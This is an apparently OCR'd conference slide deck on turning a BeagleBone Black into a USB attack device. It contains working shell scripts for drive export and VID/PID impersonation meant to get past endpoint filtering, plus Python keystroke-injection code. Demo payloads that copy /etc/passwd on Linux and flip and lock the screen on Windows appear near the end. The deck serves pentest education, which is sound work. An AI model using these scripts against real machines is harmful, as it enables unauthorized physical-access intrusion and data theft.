
One Device to Pwn Them All

Phil Polstra
Bloomsburg University of Pennsylvania
@ppolstra
http://philpolstra.com

What is this talk about?

- A pocket sized device that can be
  - Drop box (can be battery powered for days if needed)
  - Remote hacking drone (controlled from up to 2 miles away)
  - Airborne hacking drone (when combined with RC aircraft)
  - Hacking console (can and has been built into a lunch box)
  - **Used for USB-based attacks**
    - **Write protect flash drive**
    - **USB impersonation**
    - **Scriptable HID**



Why should you care?

- BeagleBone Black running Deck Linux is
  - Small
  - Flexible (wired/wireless battery/USB/wall power)
  - Can be networked to integrate into sophisticated pentests
- So, you might have one on you
  - Exploit brief physical access to target
  - As we'll see, can do a lot in a couple seconds

Who am I?

- Professor at Bloomsburg University teaching digital forensics & information security
- Author: Linux Forensics & HPTWLPD
- Programming from age 8
- Hacking hardware from age 12
- Also known to fly, build planes, and do other aviation stuff
- Course author for PentesterAcademy.com and others

Roadmap

- Quick overview of BBB running Deck Linux
- Exporting BBB-attached USB drive to PC (read-only)
- Write-enabling an exported drive (BHEU12)
- USB mass storage device impersonation (DC20)
- Scriptable USB HID keyboard

DECK LINUX


- Base OS
  - Built on Ubuntu 14.04
  - Optimized for the BBB & pentesting
  - Use as dropbox or hacking console
  - Over 4000 packages pre-installed (fluff free)
- MeshDeck
  - Adds remote control via 802.15.4/ZigBee networking
  - Allows coordinated attacks with multiple remote drones
- AirDeck
  - Combined with the MeshDeck to allow airborne drone or router
- 4Deck
  - Forensic add-on that automatically write blocks USB mass storage devices (udev rules-based)
- Udeck (USB-based attacks)

USB Gadget Basics

- USB composite “gadget” device used for
  - Mass storage
  - Audio
  - Networking
  - MIDI
  - CDC
  - Webcam
  - HID (4.x kernels only!)

USB Gadget on BBB

- Default config uses g_multi (USB composite gadget)
  - Normally exports boot partition
  - Normally configures USB Ethernet with static IPs
    - BBB 192.168.7.2
    - Host PC 192.168.7.1
  - Some distributions start GETTY as well
- Default conflicts with what we want
- Never export a mounted filesystem unless read-only on both ends



Exporting USB Mass Storage Device

```
#!/bin/bash
# stop the GETTY service if needed
if which 'systemctl' ; then
  systemctl stop serial-getty@ttyGS0.service >/dev/null
fi
# unload current composite gadget
modprobe -r g_multi
# these variables are used to export all partitions
fstr=""
rostr=""
# unmount the USB drive
for d in $(ls /dev/sd*) ; do
  if  echo "$d" | egrep '[1-9]$' >/dev/null ; then
    umount $d
    fstr+=",$d"
    rostr+=",1"
  fi
done
```

Exporting USB MS (continued)

```
fstr=${fstr:1} # strip leading comma
rostr=${rostr:1}
echo "$fstr" >/tmp/usbexports # store for later in case we re-export as r/w
# now export it
vend=$(( 0x1337 )) # pick your favorite vid/pid
prod=$(( 0x1337 ))
echo "$vend" >/tmp/usbvend # save vid/pid for possible r/w export
echo "$prod" >/tmp/usbprod
modprobe g_multi file=$fstr cdrom=0 stall=0 ro=$rostr \
  removable=1 nofua=1 idVendor=$vend idProduct=$prod
```

USB Mass Storage Read-only Export Demo

phil@i7laptop: ~ (98%) 7:35 PM

```
phil@i7laptop:~$
```

Making the exported drive writable

- For **after** you kill any anti-virus! (DFIU)

```
#!/bin/bash
# these variables are used to export all partitions
if [ -e /tmp/usbexports ] ; then
  fstr=$(cat /tmp/usbexports)
  modprobe -r g_multi
  modprobe g_multi file=$fstr cdrom=0 stall=0 \
    removable=1 nofua=1 idVendor=$(cat /tmp/usbvend) \
    idProduct=$(cat /tmp/usbprod)
fi
```

Demo: Making the Exported Drive Writable

root@arm: ~/udeck

```
root@arm:~/udeck#
```

USB Mass Storage Impersonation


- Some people think they can block users from mounting unauthorized flash drives
- Typically use endpoint security software and/or rules to filter by VID/PID
- Microcontroller device presented at DC20
- Can do same thing with BBB and shell scripting
  - Better performance (USB 2.0 High Speed vs. Full Speed)

Impersonator: Part 1 - Setup

```
#!/bin/bash

usage () {
  echo "Usage: $0 [-v Vendor] [-p Product] [-d Delay]"
  echo "USB impersonator shell script.  Will interate"
  echo "over list if no vendor and product id given."
  echo "Standard delay is four seconds before switching."
  exit 1
}
declare -i vend=0x1337
declare -i prod=0x1337
declare -i delay=4
```

```
parseargs () {
  useFile=true
  delay=$(( 2 ))
  while [[ $# > 1 ]]
  do
    key="$1"
    case $key in
    -v)
      vend="0x$2"
      useFile=false
      shift
      ;;
    snip
    esac
    shift
  done
}
```



Impersonator: Part 2 – Unmount Drive

```
if which 'systemctl' ; then
  systemctl stop serial-getty@ttyGS0.service >/dev/null
fi
# unload current composite gadget
modprobe -r g_multi
# these variables are used to export all partitions
fstr=""
rostr=""
# unmount the USB drive
for d in $(ls /dev/sd*) ; do
  if  echo "$d" | egrep '[1-9]$' >/dev/null ; then
    umount $d
    fstr+=",$d"
    rostr+=",1"
  fi
done
```


```
fstr=${fstr:1}
rostr=${rostr:1}
echo "$fstr" >/tmp/usbexports

# store the process ID so it can be killed
echo "$BASHPID" > /tmp/impersonator-pid
```

Impersonator: Part 3 – Export Drive

```
# now export it
if $useFile ; then
  declare -a arr
  while read line
  do
    arr=(${line//,/ })
    v=${arr[0]} ; vend="0x$v"
    p=${arr[1]} ;  prod="0x$p"
    modprobe -r g_multi
    modprobe g_multi file=$fstr cdrom=0 stall=0 ro=$rostr removable=1 nofua=1 idVendor=$vend idProduct=$prod
    sleep $delay
  done < 'vidpid-list'
else
  modprobe g_multi file=$fstr cdrom=0 stall=0 ro=$rostr removable=1 nofua=1 \
idVendor=$vend idProduct=$prod
fi
```

USB Impersonator Demo


(98%)
9:30 PM
phil@i7laptop:~$

Creating a HID: Part 1 – Unload g_multi

- Default devices (Ethernet, etc.) are loaded via g_multi
- Must be unloaded for our HID to work

```
#!/bin/bash
# This script will create a HID device on the BBB
# if the g_multi device is loaded remove it
if lsmod | grep g_multi >/dev/null ; then
  modprobe -r g_multi
fi
```


Create a HID: Part 2 - Configfs

- Configfs is used to configure HID at install time
- A /sys/kernel/config directory should already exist


```
# check for the existance of configfs
if mount | grep '/sys/kernel/config' >/dev/null ; then
  umount /sys/kernel/config
fi
mount none -t configfs /sys/kernel/config
```


Create a HID: Part 3 - Create Device

```
# create a keyboard device
kbdir="/sys/kernel/config/usb_gadget/kb"
if [ ! -d "$kbdir" ] ; then
  mkdir $kbdir
fi
echo 0x1337 >"$kbdir/idVendor"
echo 0x1337 >"$kbdir/idProduct"
echo 0x0100 >"$kbdir/bcdDevice"
echo 0x0110 >"$kbdir/bcdUSB"
```



Create a HID: Part 4 – Add a Config

```
if [ ! -d "$kbdir/configs/c.1" ] ; then
  mkdir "$kbdir/configs/c.1"
fi
echo 500 >"$kbdir/configs/c.1/MaxPower"
if [ ! -d "$kbdir/functions/hid.usb0" ] ; then
  mkdir "$kbdir/functions/hid.usb0"
fi
echo 1 >"$kbdir/functions/hid.usb0/subclass"
echo 1 >"$kbdir/functions/hid.usb0/protocol"
echo 8 >"$kbdir/functions/hid.usb0/report_length"
```



Create a HID: Part 5 - Finalize

- Need a report descriptor for keyboard
- Create symlink for configuration
- Activate!

```
cp report_descriptor_kb.bin "$kbdir/functions/hid.usb0/report_desc"
ln -s "$kbdir/functions/hid.usb0" "$kbdir/configs/c.1"
echo musb-hdrc.0.auto >"$kbdir/UDC"
```

HID Report Descriptor Detail

```
0501 // usage page
0906 // usage (keyboard)
a101 // collection (application)
  0507 // usage page (keyboard)
  19e0 // usage min (left control)
  29e7 // usage max (right GUI)
  1500 // logical min (0)
  2501 // logical max (1)
  7501 // report size (1)
  9508 // report count (8)
  8102 // input (data, var, abs)
  9501 // report count (1)
  7508 // report size (8)
  8101 // input (data, var, abs)
  9505 // report count (5)
  7501 // report size (1)
  0508 // usage page (LEDs)
  1901 // usage min (num lock)
  2905 // usage max
  9102 // output (data, var, abs)
  9501 // report count (1)
  7503 // report size (3)
  9101 // output (data, var, abs)
  9506 // report count (6)
  7508 // report size (8)
  1500 // logical min (0)
  26ff00 // logical max (255)
  0507 // usage page (key codes)
  1900 // usage min (0)
  2aff00 // usage max (255)
  8100 // input (data, var, abs)
c0 // end collection
```

Demo Our New HID

```
root@arm: ~/udeck
root@arm:~/udeck# ./create-hid.sh
```

Using the new HID

Byte	Name	Description
0	Modifier	“Shift” keys
1	Reserved	0x00
2	Key 1	Keycode “a” = 0x04, etc.
3	Key 2	“
4	Key 3	“
5	Key 4	“
6	Key 5	“
7	Key 6	“

- Send HID report to /dev/hidg0
- Must send key press & release
- Use Python

Python Prelims

```
import struct, time

# define the key modifiers
KeyModifier = {
'LeftCtrl'   : 1 << 0,
'LeftShift'  : 1 << 1,
'LeftAlt'    : 1 << 2,
'LeftGui'    : 1 << 3,
'RightCtrl'  : 1 << 4,
'RightShift' : 1 << 5,
'RightAlt'   : 1 << 6,
'RightGui'   : 1 << 7 }
```

```
# define ASCII to keycode mapping
# maps ASCII to (modifier, keycode) tuple
AsciiToKey = {
'a' : (0, 4), 'b' : (0, 5), 'c' : (0, 6),
'd' : (0, 7), 'e' : (0, 8), 'f' : (0, 9),
'g' : (0, 10), 'h' : (0, 11), 'i' : (0, 12),
'j' : (0, 13), 'k' : (0, 14), 'l' : (0, 15),
'm' : (0, 16), 'n' : (0, 17), 'o' : (0, 18),
'p' : (0, 19), 'q' : (0, 20), 'r' : (0, 21),
's' : (0, 22), 't' : (0, 23), 'u' : (0, 24),
'v' : (0, 25), 'w' : (0, 26), 'x' : (0, 27),
'y' : (0, 28), 'z' : (0, 29), '1' : (0, 30),
'2' : (0, 31), '3' : (0, 32), '4' : (0, 33),
'5' : (0, 34), '6' : (0, 35), '7' : (0, 36),
'8' : (0, 37), '9' : (0, 38), '0' : (0, 39),
snip
```

Python: UdeckHid Class

```
class UdeckHid():
  def __init__(self, hidDev="/dev/hidg0"):
    self.hidDev = hidDev

  def sendKey(self, keycode, modifier):
    report = struct.pack("BBBBL", modifier, 0x00,
          keycode, 0x00, 0x00000000)
    with open(self.hidDev, "wb") as hd:
      hd.write(report) # Send key press
      report = struct.pack("Q", 0) # key release
      hd.write(report)

  def sendShiftKey(self, asciiChar):
    self.sendKey(AsciiToKey[asciiChar][1], 2)
snip
```

```
def sendChar(self, asciiChar):
  (modifier, keycode) = AsciiToKey[asciiChar]
  if keycode !=0:
    self.sendKey(keycode, modifier)

def sendString(self, asciiString):
  for i in range(0, len(asciiString)):
    self.sendChar(asciiString[i])
def sendLine(self, asciiString):
  self.sendString(asciiString)
  self.sendEnter()
```

Simple Linux Attack

```
udh = UdeckHid()
udh.sendLine("env")
udh.sendEnter()
udh.sendLine("nano hacked.txt")
for i in range(0,10):
  udh.sendString("You are so hacked!\n")
udh.sendKey(AsciiToKey['x'][1], 1)
udh.sendKey(AsciiToKey['y'][1], 0)
udh.sendEnter()
udh.sendEnter()
udh.sendLine("cat /etc/passwd > gotyourpasswords.txt")
udh.sendLine("clear")
```

Simple Linux Attack Demo

Penguin Attack

root@arm: ~/udeck

```
root@arm:~/udeck# ./create-hid.sh
root@arm:~/udeck#
```

Let's Attack Windows

- What else is Windows good for anyway?

```
udh = udeckHid.UdeckHid()
udh.sendWindowKey('r')
udh.sendLine('notepad')
 for i in range(0, 50):
   udh.sendString('You are so hacked\n')
udh.sendAltKey('f')
udh.sendChar('x')
udh.sendEnter()
udh.sendLine('hacked.txt')
udh.sendWindowsUpsideDownScreen()
udh.sendWindowsLockScreen()
```

Simple Windows Attack Demo


Unused Deskto...
Recycle Bin
start
10:07 PM

Questions?

- Demo Labs Saturday 12:00 – 14:00
- PentesterAcademy booth (??, ask if I'm not there)
  - Sign up for a chance to win one of two gift sets which include:
    - **Hacking and Penetration Testing with Low Power Devices**
    - **Linux Forensics**
    - CatchWire appliance